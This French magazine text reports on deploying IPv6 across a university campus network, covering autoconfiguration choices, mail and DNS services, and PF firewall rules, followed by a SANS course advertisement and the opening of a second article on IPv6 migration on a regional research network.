Avant que la Direction Informatique ne soit créée en 2008, le réseau Osiris était géré pendant plus de 20 ans par une structure nommée CRC (Centre Réseau Communication). Entre 1996 et 2001, IPv6 était un service expérimental livré via un tunnel raccordé au défunt 6Bone. Ce service était d'abord opéré par une équipe de recherche en réseau puis par le CRC. C'est à partir de 2001 qu'IPv6 a été fourni en standard par RENATER via une interconnexion et un peering BGP entre le routeur RENATER et le routeur de bordure Osiris. Mais le service n'était pas pour autant disponible dans les réseaux utilisateurs.

Directeur du CRC depuis 2001, Pierre David a lancé un projet d'évolution des services Osiris, avec comme objectif une offre plus riche et une plus grande garantie de disponibilité, en s'appuyant sur une véritable industrialisation des services. Les aspects les plus innovants de ce projet passaient notamment par le développement d'IPv6, avec l'idée directrice d'offrir une connectivité et des services applicatifs à parité en IPv4 et en IPv6.

L'aspect organisationnel a été crucial. Plusieurs actions ont été entreprises pour faire globalement évoluer Osiris, et pour faire fonctionner IPv6 à l'échelle du campus :

- un renouvellement des équipements réseaux de cœur et de périphérie ;
- plusieurs recrutements de personnes avec de bonnes compétences en réseau et en système ;

- un plan de déploiement des services applicatifs en IPv6 ;
- un déploiement progressif de la connectivité IPv6 couplé à des formations préalables.

La connectivité IPv6 s'est étendue sur plusieurs réseaux utilisateurs entre 2002 et 2008 et un certain nombre de services a été proposé en IPv6 : SMTP, IMAP, DNS, etc.

1.2 Démarche de déploiement

L'établissement du plan d'adressage IPv6 OSIRIS [1] et la mise en œuvre d'IPv6 sur le backbone Osiris n'a pas présenté de difficulté particulière. Mais aucun utilisateur ne s'est manifesté pour demander un accès IPv6. Il a fallu trouver une stratégie plus directive. La démarche qui a permis de diffuser IPv6 sur Osiris s'est appuyée sur la formation de nos correspondants réseau (les personnes en charge des réseaux utilisateurs).

Plusieurs sessions de formation d'une journée ont été dispensées. Leur contenu couvrait le fonctionnement d'IPv6, et incluait une prise en main très concrète du protocole grâce à des TP. La formation soulignait les similitudes entre IPv4 et IPv6 et insistait sur le fait que l'activation d'IPv6 avait très peu d'impact sur les réseaux clients. À l'issue de chaque formation, le service était immédiatement mis en œuvre réseau par réseau, en plus d'IPv4, pour chaque correspondant formé. Au final, le service a été activé sur une trentaine de réseaux utilisateurs pour environ une centaine de correspondants (un grand nombre avait assisté à la formation, mais certains n'ont pas pu ou n'ont pas souhaité activer IPv6). Initialement, seule une formation de base existait, mais l'offre s'est étoffée dans les mois qui ont suivi par une formation avancée détaillant la mise en œuvre de services en IPv6.

De manière opportuniste, dès qu'un service pouvait fonctionner en IPv6, après l'avoir testé, il était déployé. Pendant longtemps, la disponibilité d'une implémentation du service en IPv6 était le principal facteur limitant. Les services Osiris suivants ont progressivement été V6-fiés :

- le DNS, à la fois pour le transport et pour les enregistrements DNS (Bind et Unbound) ;
- le relayage de messagerie (Sendmail et Postfix) ;
- l'hébergement de messagerie (Dovecot) ;
- le serveur FTP anonyme (Proftpd) ;
- quelques serveurs Web (Apache).

Les enseignements qu'on peut tirer de cette démarche sont que l'accompagnement, un prosélytisme acharné et

le choix de la cible sont cruciaux. Certains correspondants ont été enthousiastes à l'idée d'utiliser un nouveau protocole et de contribuer à développer les usages d'IPv6, mais la plupart étaient réticents à ajouter de la complexité opérationnelle à leurs réseaux existants. IPv6 a été déployé partout où cela était possible sans créer de difficulté :

- les réseaux d'accès comme le wi-fi ;
- un certain nombre de réseaux d'enseignement et de recherche pour les correspondants volontaires ;
- certains réseaux de serveur hébergeant des services à portée globale.

Il n'a notamment pas été déployé sur :

- les réseaux des postes clients pour les applications administratives ;
- les réseaux des serveurs hébergeant les applications de gestion (finance, RH, scolarité, etc.).

1.3 Le projet IPv6 ADIRE

Fort de cette expérience du déploiement d'IPv6 sur le réseau Osiris, notre université a été sollicitée pour piloter le projet IPv6 ADIRE [2] en 2005. Ce projet, commandé par la direction de la recherche du ministère de l'enseignement supérieur et de la recherche avait pour but d'initier le déploiement d'IPv6 dans d'autres universités de France.




Fig. 1 : La roadmap de déploiement d'IPv6.

Parmi les livrables du projet, une « roadmap » a permis aux différents participants de déterminer leurs priorités quant aux actions de déploiement qu'ils avaient à effectuer :

- plan d'adressage ;
- routage ;
- filtrage ;
- DNS et publication des adresses ;



- autres services (messagerie, web) ;
- réseaux IPv6 only, via un proxy IPv4/IPv6 ;
- métrologie et monitoring.

Cette roadmap reste largement pertinente aujourd'hui pour mesurer la maturité du déploiement. Cependant, certaines options plus avancées ne sont pas utilisées aujourd'hui (mobilité, multicast).

Sur les 11 universités sélectionnées, le déploiement a été effectué avec un niveau de service très variable en fonction des sites. Le projet a montré qu'il y avait des réelles difficultés à pousser pour la V6-fication des réseaux de campus, les principaux obstacles étant le manque de ressources humaines et l'absence de demande utilisateur.

2 Aspects techniques

2.1 Équipements réseau

Nous n'avons pas rencontré récemment de problèmes particuliers avec IPv6 sur les équipements réseau de cœur. La difficulté se situe parfois au niveau de l'interconnexion avec le réseau utilisateur. Tous les firewalls ne supportent pas IPv6. Pour certains firewalls commerciaux, le support est partiel avec la seule possibilité d'écrire des règles sans états, ou bien le filtrage IPv6 fonctionne, mais pas en mode bridge. Ces aspects évoluent plus ou moins rapidement en fonction des constructeurs. Cependant, nous avons une très bonne expérience avec des firewalls basés sur des OS libres comme Linux, FreeBSD et OpenBSD, qui sont utilisés en production depuis plusieurs années et qui offrent un support très complet du filtrage IPv6. Un autre aspect qui avait été envisagé très tôt et qui manque toujours cruellement est la métrologie. Aucun de nos équipements réseau n'est supervisé en SNMP sur un transport IPv6 à ce jour.

2.2 Clients

2.2.1 Autoconfiguration avec SLAAC

La majorité des systèmes d'exploitation client ont un support correct d'IPv6, que ce soit Linux, Mac ou Windows. Nous avons fait le choix de l'autoconfiguration basée sur SLAAC [3] au départ. Ce choix a été fait au début des années 2000, à un moment où aucun autre protocole n'avait été implémenté avec suffisamment de maturité. Le choix n'a pas été remis en question depuis, même si à plusieurs reprises, nous nous sommes interrogés sur l'opportunité de changer pour DHCPv6.

Pourquoi utilisons-nous encore SLAAC 15 ans après ? SLAAC a d'énormes avantages : sa simplicité et sa compatibilité avec presque tous les systèmes d'exploitation. Il est sans état : aucun serveur central ne doit maintenir les états de configuration des clients. Une fois que SLAAC a annoncé un préfixe IPv6 dans un **Router Advertisement**, le poste client configure son adresse IPv6 tout seul à partir de son adresse MAC. De plus, SLAAC offre une grande flexibilité au niveau opérationnel :

- il permet de faire changer sa route par défaut au client, il suffit par exemple qu'un routeur de backup se mette à envoyer des RA ;
- il permet de changer les adresses de tous les postes en annonçant un nouveau préfixe et en rendant obsolète le préfixe actuel.

2.2.2 Autoconfiguration du DNS

Il nous a semblé qu'il y avait toujours eu une limitation dans SLAAC : il ne fournissait pas en standard de mécanisme pour que le client connaisse l'adresse du serveur de nom en IPv4. En apparence, SLAAC est une solution incomplète pour pouvoir faire fonctionner un poste en IPv6 uniquement. Certains mécanismes ont été développés par la suite, entre 2003 et 2007, pour adresser ce manque :

- RDNSS : l'annonce du serveur de nom dans les **Router-Advertisement** [4] n'est pas supportée par tous les clients et proposée par peu de constructeurs d'équipements réseaux [5] ;
- les **Router-Advertisement** peuvent indiquer qu'il faut utiliser DHCPv6 uniquement pour récupérer le DNS.

Nous n'avons déployé aucun de ces mécanismes en production.

En réalité, c'est un problème théorique. Sur la plupart des réseaux de campus, l'obtention de l'adresse IPv6 du DNS est inutile. Les ordinateurs sont en double pile IPv4 et IPv6, et IPv4 est encore là pour longtemps. Il suffit d'accepter pour l'instant que les postes client fassent des résolutions DNS qui seront transportées sur IPv4.

2.2.3 Les adresses temporaires

Un certain nombre de systèmes d'exploitation activent par défaut l'autoconfiguration d'adresses temporaires [6], parfois aussi appelées adresses anonymes, pour protéger la vie privée des utilisateurs. Chaque appareil va avoir de nouvelles adresses IPv6 construites à partir du préfixe annoncé via les RA de SLAAC, mais ces adresses sont opaques (générées aléatoirement et donc non liées à l'adresse MAC ou à un élément permettant d'identifier la machine) et ont une durée de vie limitée. Une adresse temporaire est obsolète au bout de quelques heures (elle n'est plus préférée pour de nouvelles connexions



TCP), mais elle maintenue tant qu'une connexion TCP établie l'utilise. La difficulté pratique que représentent les adresses IPv6 temporaires pour l'exploitant du réseau est que chaque ordinateur ou téléphone va utiliser plusieurs adresses IPv6 au quotidien.

La jurisprudence semble indiquer que les entreprises et les administrations peuvent être assimilées à des fournisseurs d'accès internet et à ce titre, sont astreintes à l'obligation légale de conservation des données de connexion pendant un certain temps.

Maintenir un lien entre toutes les adresses temporaires et l'ordinateur qui les utilisent a un coût. Cela est possible avec un outil comme NDPMon [7], mais le placement du serveur faisant tourner cet outil est contraint : il doit pouvoir capturer les paquets de Neighbour Discovery sur plusieurs réseaux. Ceci peut être réalisé avec du port-mirroring à des endroits stratégiques d'un grand réseau niveau 2. D'autres approches consistent à faire des collectes régulières des tables de Neighbour Discovery en SNMP ou encore à avoir des sondes Netflow avec un format étendu liant l'adresse MAC et d'autres informations à l'adresse IPv6. C'est le système qu'utilise l'université de Brno en République tchèque [8].

Le problème d'identification d'une machine en IPv6 ne s'est pas encore présenté : à ce jour, toutes les réquisitions judiciaires que nous avons reçues ne portaient que sur des adresses IPv4. Mais cela peut changer rapidement.

2.2.4 Autoconfiguration avec DHCPv6

Il y a deux façons d'utiliser DHCPv6 :

- comme DHCPv4, pour attribuer des adresses (mode dit « Managed configuration ») ;
- en complément de SLAAC pour récupérer par exemple l'adresse du DNS (mode « Other Configuration »).

Dans les deux cas, SLAAC est utilisé pour permettre à DHCPv6 de fonctionner.

Certains administrateurs de réseau d'entreprise considèrent que la première façon de faire, attribuer une adresse avec DHCPv6, est préférable à l'autoconfiguration autonome des adresses via SLAAC. Le fait que SLAAC soit sans état pose problème : en effet, dans certains réseaux, une traçabilité stricte des postes clients est exigée. Pour garantir cela, en plus de DHCPv6, il faut recourir à d'autres mesures :

- interdire la configuration manuelle d'adresse ;
- désactiver l'autoconfiguration d'adresses temporaires sur les postes clients ;
- faire en sorte que les commutateurs réseaux intermédiaires fassent respecter automatiquement l'attribution des adresses par DHCPv6 avec un mécanisme similaire au DHCP Shield ou DHCP snooping en IPv4 (la fonction DHCPv6 Shield est disponible sur peu de commutateurs à l'heure actuelle).

COMMENT SÉLECTIONNER LE MONDE « MANAGED » OU « OTHER » SUR UN SOUS-RÉSEAU ?

L'implémentation de modes « Managed » et « Other configuration » est assez simple, car elle est pilotée par deux flags, « M » et « O » dans les Router-Advertisement [9].

Dans le premier cas, pour indiquer aux clients qu'ils doivent utiliser DHCPv6 pour s'autoconfigurer, le flag M (« Managed address configuration ») doit être mis à 1 dans les Router-Advertisement.

Dans le deuxième cas d'utilisation, le flag O des RA indique que le client doit se baser sur DHCPv6 pour récupérer certains paramètres réseau comme le DNS.

Exemple de configuration de l'un ou l'autre mode sur un routeur Juniper :

```
set protocols router-advertisement interface ge-0/0/0.0
managed-configuration
set protocols router-advertisement interface ge-0/0/0.0
other-stateful-configuration
```

2.2.5 Retours d'expérience de l'autoconfiguration

L'expérience opérationnelle de plusieurs sites atteste que SLAAC fonctionne bien. Quelque cas de réseaux de campus qui ont tenté d'utiliser DHCPv6 montrent qu'il peut engendrer des difficultés d'exploitation.

Par exemple, la DSI de l'université Paris I Panthéon-Sorbonne, en cessant d'utiliser DHCPv6, a simplifié plusieurs aspects de l'exploitation de son réseau, et notamment le nommage dynamique des machines dans le DNS, y compris pour effectuer des résolutions inverses [10].

La décision de ne pas faire de DHCPv6 a été prise par les administrateurs du réseau de campus de l'université de Brno en République tchèque, Matej Gregř et Tomáš Podermański. Ils constatent plusieurs problèmes.

SLAAC est autonome : il ne dépend que du bon fonctionnement du routeur qui émet les **Router Advertisement** (RA) avec un préfixe IPv6. DHCPv6 quant à lui nécessite à la fois :

- que le routeur émette des RA indiquant que les postes clients doivent utiliser DHCPv6 ;
- qu'un serveur DHCPv6 fonctionne (et, à l'échelle d'un campus, sans doute sur un autre composant matériel que le routeur qui émet les RA).



Cela signifie qu'il faut faire fonctionner deux protocoles en même temps pour qu'un client obtienne une adresse IPv6. Cela augmente vraisemblablement le coût et la complexité d'exploitation.

Une autre raison pour laquelle DHCPv6 n'est pas recommandé est l'absence de support de ce protocole sur les téléphones et les tablettes Android. Il y a eu un long débat sur la liste de diffusion NANOG [11] et un bug est ouvert chez Google [12], mais il n'y a pas de solution pour le moment. Lorenzo Colitti, développeur chez Google refuse de l'implémenter sur Android. Son raisonnement est le suivant : dans le cas du tethering IPv6, les équipements situés derrière l'appareil qui partage la connexion seront obligés de faire du NAT en IPv6 (ou du 464XLAT), ce qui n'est pas implémenté actuellement sur Android et qui risque d'engendrer des dysfonctionnements.

L'exploitation de DHCPv6 est différente de DHCPv4 parce qu'il utilise un identifiant persistant, DUID [13] (dont il existe plusieurs types), là où DHCPv4 utilisait simplement l'adresse MAC. Cela complique la traçabilité des ordinateurs.

Il est possible de combiner SLAAC et DHCPv6 : un préfixe annoncé dans un **Router-Advertisement** est accompagné d'un autre flag, « A » (pour « Autonomous ») [14][15]. En mode « Managed », il suffit d'annoncer en plus un préfixe IPv6 avec un flag « A » à 1 et la plupart des clients [16] auront une adresse issue de SLAAC en plus d'une adresse configurée par DHCPv6 conformément aux spécifications.

Cela règle le pseudo-problème de l'obtention du DNS en IPv6 et les éventuels problèmes de compatibilité. Cette approche présente d'autres risques : chaque équipement connecté au réseau n'aura pas moins de 4 adresses IPv6 à un instant donné : 1 adresse SLAAC, 1 adresse DHCPv6, et plusieurs adresses temporaires sur des grands réseaux de campus (notre réseau sans fil a en pic 9000 clients simultanés), il faudra veiller à dimensionner correctement la CAM des routeurs.

2.2.6 Sécurité de l'autoconfiguration

Les principales mesures de sécurité appliquées aux sous-réseaux où IPv6 est activé protègent contre des attaques accidentelles. L'incident le plus fréquent est une machine qui, suite à une erreur de configuration, annonce un préfixe IPv6. Dans ce cas, tous les autres ordinateurs du sous-réseau vont utiliser le préfixe, et parfois même router les paquets Ipv- vers cette machine. La perception utilisateur est que la connectivité vers certains sites (dont Google) ne fonctionne plus.

Il existe des moyens de filtrer ces annonces indues directement sur les commutateurs Ethernet. Mais le support de fonctions de sécurité IPv6 sur la plupart des commutateurs est très limité. En fonction des constructeurs, il nécessite souvent l'acquisition de modèles de commutateurs plus évolués et plus chers, et

l'installation de versions de logiciel réseau relativement récentes.

Ce type d'incident se produisait le plus souvent sur le réseau sans-fil. En effet, une grande quantité de machines non administrées s'y connectant, l'erreur de configuration était fréquente (y compris pour IPv4 où certains postes se comportaient comme des serveurs DHCP, avec des conséquences encore plus importantes). La solution déployée a réglé globalement le problème : au niveau Ethernet, toutes les communications entre les clients étaient filtrées et seule la communication vers la passerelle était autorisée. Ce dispositif était implémenté par des ACL au niveau MAC sur les points d'accès. Suite à la refonte de l'architecture du réseau sans fil, l'infrastructure est basée aujourd'hui sur un contrôleur centralisé. Le principe de filtrage entre les clients a également été appliqué. C'est le contrôleur qui implémente cette fonction (sur les contrôleurs Cisco, l'option se nomme « Peer-to-Peer Blocking »).

2.3 Serveurs et services

2.3.1 Les différentes phases de déploiement d'un service

Pour tous nos services v6-fié, les serveurs ont une double pile IPv4 et IPv6. Le principal problème sur les services n'est pas d'avoir une adresse IPv6 sur le serveur ou une entrée AAAA dans le DNS, mais bien de garantir que l'application fonctionne en IPv6. Aussi, l'activation d'un service en IPv6 nécessite de suivre une démarche structurée [17] :

- préparation : définir les services qui seront v6-fiés ;
- bien prendre connaissance du protocole et faire des maquettes pour évaluer le fonctionnement en IPv6 ;
- activer IPv6 sur le réseau des serveurs cibles, mais sans autoconfiguration d'adresse IPv6 (il est recommandé de désactiver aussi l'autoconfiguration sur les serveurs) ;
- mettre au point le plan d'adressage des serveurs (cela peut être une règle simple : le dernier octet de l'adresse IPv4 du serveur dans le réseau /24 -> dernier octet de l'adresse IPv6, mais c'est sans doute une mauvaise idée pour des masques de sous réseau qui ne sont pas à la frontière d'un octet) ;
- commencer à superviser l'adresse IPv6 du service ;
- mettre en place le service v6-fié en préproduction et le tester ;
- activer le service en production et vérifier notamment que la politique de filtrage pour le service en IPv6 est cohérente ;
- publier le service dans le DNS : ajouter un enregistrement AAAA avec l'adresse IPv6 du service.



2.3.2 V6-fication de la messagerie

La mise en œuvre d'IPv6 sur nos relayeurs de messagerie (d'abord Sendmail, puis Postfix) s'est faite sans difficulté. Le principal problème rencontré a été un problème d'exploitation : des MTA d'autres sites tournant sous Postfix et n'ayant pas réellement de connectivité IPv6 (uniquement des adresses lien-local) n'arrivaient plus à nous envoyer des mails en SMTP. En effet, Postfix est configuré par défaut pour envoyer des mails en IPv6 (directive `inet_protocols=all`). Mais en raison d'un comportement [19] contraire à la RFC 3493, la résolution de nom se fait pour des enregistrements AAAA alors même qu'il n'y a pas d'adresse IPv6 globale. Le MTA distant initie une connexion vers l'adresse IPv6 de notre MTA et cette connexion, très logiquement, échoue. Le nombre de tickets d'incident concernant ce type de problème s'élevait à 2 par mois. Nous avons pris la décision de dégrader le service en n'annonçant des adresses IPv6 uniquement en backup : les enregistrements MX les plus prioritaires sont uniquement en IPv4. Bien évidemment, nous tenterons à moyen terme de republier nos relais de messagerie avec la même priorité à la fois en IPv4 et en IPv6.

POURQUOI UNE MACHINE QUI N'A QU'UNE ADRESSE IPV6 LIEN-LOCAL FAIT DES RÉOLUTIONS DE NOM AAAA ?

C'est un bug [18]. La logique de la RFC 3493 [19] est ambiguë quant au comportement que doit avoir la fonction de résolution de nom `getaddrinfo` en positionnant le flag `AI_ADDRCONFIG`, lorsque la machine n'a pas de connectivité fonctionnelle :

« If the `AI_ADDRCONFIG` flag is specified, IPv4 addresses shall be returned only if an IPv4 address is configured on the local system, and IPv6 addresses shall be returned only if an IPv6 address is configured on the local system. The loopback address is not considered for this case as valid as a configured address. »

Il aurait été nécessaire de préciser l'adresse de loopback et l'adresse de lien local.

Concernant la plateforme d'hébergement de messagerie, le support d'IPv6 a fonctionné pendant de longues années sur les serveurs IMAP et POP Dovecot, ainsi que sur le webmail (Horde puis SOGo). Mais le

coût d'exploitation de la double-pile est devenu plus important, et le contexte a changé. Suite à la fusion des universités et à la réorganisation des équipes, la poursuite du déploiement d'IPv6 est devenue moins prioritaire. Par exemple, la nouvelle plateforme de messagerie, en production depuis mi-2015, basée sur Cyrus et le module mail de Nginx n'ont pas encore été V6-fiés, même si là aussi cela ne présente pas de difficulté majeure.

2.3.3 V6-fication d'autres services

La plupart des services V6-fiés sont une survivance de l'époque où la volonté de déployer IPv6 était plus ferme qu'aujourd'hui. Il y a notamment les DNS, des serveurs LDAP, et des serveurs web.

Le cas de notre plateforme d'hébergement web actuelle, qui héberge le site de l'université est intéressant et représentatif : elle ne supporte officiellement que des accès en IPv4. Les raisons sont à chercher dans la diversité des éléments qui la composent (load-balancer OpenBSD basé sur relayd, containerx LXC, etc.) et dans le fait que certains éléments n'étaient pas compatibles au moment de la conception de la plateforme. Actuellement, la tendance est de regrouper l'ensemble des applications web derrière des frontaux Nginx. C'est dans doute le meilleur moyen de mutualiser cet effort de V6-fication. Il est donc important de prendre en compte la V6-fication au moment de la définition de l'architecture des plateformes. Et il ne faut pas oublier que la v6-fication d'une application peut consister simplement à la mise en place d'un proxy.

Techniquement, la V6-fication d'un service est en général l'affaire d'une ou deux lignes de configuration, voire rien si IPv6 est activé par défaut. Voici quelques exemples de configuration :

DNS Bind (`named.conf`) :

```
options {
    listen-on-v6 {
        any;
    };
}
```

DNS Unbound (`unbound.conf`) :

```
server:
    interface: ::0
```

Serveur Web Apache :

```
Listen [2001:db8::2]:80
<VirtualHost [2001:db8::2]:80>
    ServerName www.example.com
    ...
</VirtualHost>
```

Serveur LDAP OpenLDAP :

```
# Option au démarrage du démon
slapd -h 'ldaps://[2001:db8::1]/' ...
```




Fig. 2 : Évolution du trafic IPv6 entre octobre 2011 et octobre 2015.

Il peut être intéressant de vérifier au niveau du système que le service est vraiment à l'écoute en IPv6. Mais il faut faire attention à l'implémentation. En effet, il y a deux possibilités [20] pour un service d'être à l'écoute en double-pile :

- le serveur écoute sur un socket IPv4 et sur un socket IPv6 ;
- le serveur sur un socket IPv6 et pour IPv4 des adresses IPv6 de type IPv4-mapped sont utilisées.

Sur BSD, en général, c'est le premier cas. Par contre, sur la plupart des distributions Linux, sauf configuration explicite, c'est en général le deuxième cas qui est utilisé. Par exemple, si on lance apache et on liste le socket :

```
# lsof -i tcp:80
apache2 2577  root  4u IPv6 24233  0t0 TCP *:http (LISTEN)
```

seul un socket IPv6 est affiché et pourtant le service est également accessible en IPv4.

Pour connaître la compatibilité IPv6 des applications, il existe des sites qui les recensent, comme DeepSpace6 [21].

2.3.4 Dispositifs de filtrage

Nous utilisons essentiellement PF sous OpenBSD, en général sous forme de firewall ou de load-balancer redondés avec CARP, et PFSYNC pour la synchronisation des états. La politique de filtrage à appliquer doit suivre la même logique qu'IPv4 : « tout est interdit sauf... ». Il faut être vigilant au traitement de certaines extensions de l'en-tête du paquet IPv6. Par exemple, il est envisageable de bloquer les paquets fragmentés. Mais il ne faut surtout pas empêcher le fonctionnement normal d'IPv6 sur le réseau. Par rapport à IPv4, l'ensemble de la signalisation se fait dans ICMPv6.

À titre d'illustration, voici un jeu de filtre raisonnable pour un réseau de serveur [17] qui autorise la découverte des voisins, le Path MTU discovery, le ping, le traceroute, etc. :

```
# NB: les router-advertisement sont bloqués car
# ils ne sont pas souhaités sur un réseau de serveur
block inet6 all
pass in inet6 proto icmp6 all icmp6-type echoreq
pass in inet6 proto icmp6 all icmp6-type echorep
pass in inet6 proto icmp6 all icmp6-type toobig
pass in inet6 proto icmp6 all icmp6-type timex
pass in inet6 proto icmp6 all icmp6-type paramprob
pass in inet6 proto icmp6 all icmp6-type unreachable code addr-unr
pass in inet6 proto icmp6 all icmp6-type unreachable code port-unr
pass in inet6 proto icmp6 all icmp6-type neighborsol
pass in inet6 proto icmp6 all icmp6-type neighboradv
# MLD query et multicast local
pass in inet6 proto icmp6 all icmp6-type listqry
pass in inet6 from ff02::/16
```

Il faut bien sûr ajouter les règles autorisant l'accès au service. Par exemple, pour un serveur web :

```
pass inet6 proto tcp from any to any port { 80 443 }
```

Conclusion

Le trafic IPv6 sur OSIRIS reste faible proportionnellement au trafic IPv4, mais les usages augmentent lentement : de 10 Mb/s en moyenne il y a 4 ans, le trafic moyen est à environ 20 Mb/s actuellement avec des pics très importants. Le déploiement d'IPv6 sur un réseau de campus est une aventure qui n'a sans doute pas de fin. La gestion de la double-pile engendre des coûts d'exploitation supplémentaires manifestes. Il faut reconnaître qu'IPv6 est un objet technique complexe, mouvant et pas tout à fait fonctionnel dans certaines situations. Malgré tout cela, la volonté de proposer de service en IPv6 n'a jamais complètement disparu et le renouvellement de nos infrastructures réseau dans les mois qui viennent devrait donner un souffle nouveau à cet effort. ■

Retrouvez toutes les références accompagnant cet article sur <http://www.miscmag.com/>.

SANS Institute

La référence mondiale en matière
de formation et de certification à la
sécurité des systèmes d'information



FORMATIONS INTRUSION

Cours SANS Institute
Certifications GIAC

SEC 504

Techniques de hacking,
exploitation de failles et gestion
des incidents

SEC 542

Tests d'intrusion des applications
web et hacking éthique

SEC 560

Tests d'intrusion et hacking
éthique

SEC 642

Tests d'intrusion avancés des
applications web et hacking
éthique

SEC 660

Tests d'intrusion avancés,
exploitation de failles et hacking
éthique

Dates et plan disponibles
Renseignements et inscriptions
par téléphone
+33 (0) 141 409 700
ou par courriel à :
formations@hsc.fr





RETOUR D'EXPÉRIENCE : DÉPLOIEMENT D'IPV6 SUR UN RÉSEAU RÉGIONAL

Alain Bidaud – alain.bidaud@crihan.fr

Responsable technique du Centre de Ressources Informatiques de Haute-Normandie (CRIHAN)

mots-clés : RÉSEAU / IPV6 / MIGRATION / DOUPLE PILE / CGN / NAT64 / 6RD

On parle depuis plus de 20 ans d'IPv6 et de l'urgence de migrer nos infrastructures vers ce nouveau protocole. Pour autant il est parfois difficile de prendre la mesure des impacts de cette migration. Cet article se propose de faire un retour d'expérience sur le déploiement d'IPv6 sur un réseau de collecte régional pour la communauté enseignement recherche. Nous nous intéresserons aux choix techniques réalisés pour cette migration ainsi qu'aux difficultés rencontrées durant plus de 10 ans d'exploitation d'IPv6. Nous aborderons également un aspect plus prospectif sur IPv6 et ce qui nous attend au-delà de la problématique de migration en elle-même.

1 Contexte

1.1 SYRHANO

SYRHANO est un réseau régional qui raccorde aujourd'hui les établissements d'enseignement, de recherche et de santé en Haute-Normandie. C'est à la fois un réseau de transport qui fournit des services de transport (connectivité IPv4 et IPv6 unicast et multicast, VPN MPLS, VPLS), mais également des services applicatifs en mutualisant des infrastructures lourdes pour ses utilisateurs comme par exemple des services de visioconférences multi-point ou des services de stockage de grande capacité pour les données de recherche.

SYRHANO est raccordé au réseau national RENATER et prolonge dans ce cadre l'ensemble des services spécifiques pour l'enseignement et la recherche en région. Techniquement, le réseau est composé d'équipements actifs (routeurs, commutateurs) hébergés au sein de

points de présence (PoP) localisés chez nos principaux utilisateurs (Universités, laboratoire de recherche, centres hospitaliers). Pour relier ces différents PoP entre eux au niveau régional, des liaisons opérateurs dédiés de type Ethernet sont utilisées. Sur certaines parties du réseau et quand cela est possible, des fibres optiques non activées sont également utilisées pour le raccordement inter PoP. Pour fournir une couverture sur l'ensemble du territoire régional, des services de collecte opérateurs de type fibre et xDSL sont également mis en place. Cette architecture permet donc de maîtriser l'ingénierie complète du réseau et de déployer les services avancés nécessaires à nos utilisateurs.

1.2 Migration vers IPv6

Il est simple de justifier certaines évolutions des services réseaux, comme l'augmentation de débit, l'ajout de points de présence supplémentaires ou le déploiement de services de type MPLS VPN pour créer des espaces de routage étanches, car ces différents éléments répondent directement à des besoins utilisateurs. Lors



du déploiement d'IPv6 sur le réseau SYRHANO en 2003, ce service ne répondait à aucune demande utilisateur, et encore aujourd'hui en 2015 aucun utilisateur ne demande spécifiquement une connectivité à un service IPv6. Le déploiement initial s'est donc fait dans un premier temps dans un cadre d'acquisition de compétences et pour se préparer aux évolutions annoncées de l'Internet et en particulier :

- à la fin annoncée de la disponibilité d'adresses IPv4 ;
- au retour des communications pair-à-pair : l'utilisation massive des techniques de NAT en IPv4 pose des problèmes de communication parfois sur certains protocoles et crée également des points de faiblesses par le fait d'avoir un point de passage unique obligatoire.

2 Migration des services de transport

2.1 Les techniques de migration

Il existe plusieurs techniques de migration pour intégrer IPv6 dans un réseau IPv4. On peut classer ces différentes techniques en trois grandes catégories :

- les mécanismes de type translation : réécriture des en-têtes IP (NAT64/DNS64), proxy applicatifs (ALG) ;
- les mécanismes de type tunnels : encapsulation des paquets IPv6 sur des liens IPv4 ;
- le mécanisme de double pile : support simultané d'IPv4 et IPv6 sur l'ensemble des équipements (RFC 4213).

Dans le cadre de notre réseau de transport, nous avons écarté tout de suite les mécanismes de type translation (NAT64/DNS64), car leur usage est plus adapté au déploiement d'IPv6 dans un environnement de type réseau de campus ou de site. Nous avons à l'époque deux problématiques bloquantes en 2003 pour le déploiement d'IPv6 sur SYRHANO :

- pas de support d'IPv6 possible sur l'ensemble des équipements du backbone, ou plus précisément pas d'images logiciels supportant IPv6 et contenant toutes les fonctionnalités déployées sur le réseau (en particulier MPLS) ;
- un exploitant du réseau n'ayant pas la capacité d'exploiter en production un service IPv6.

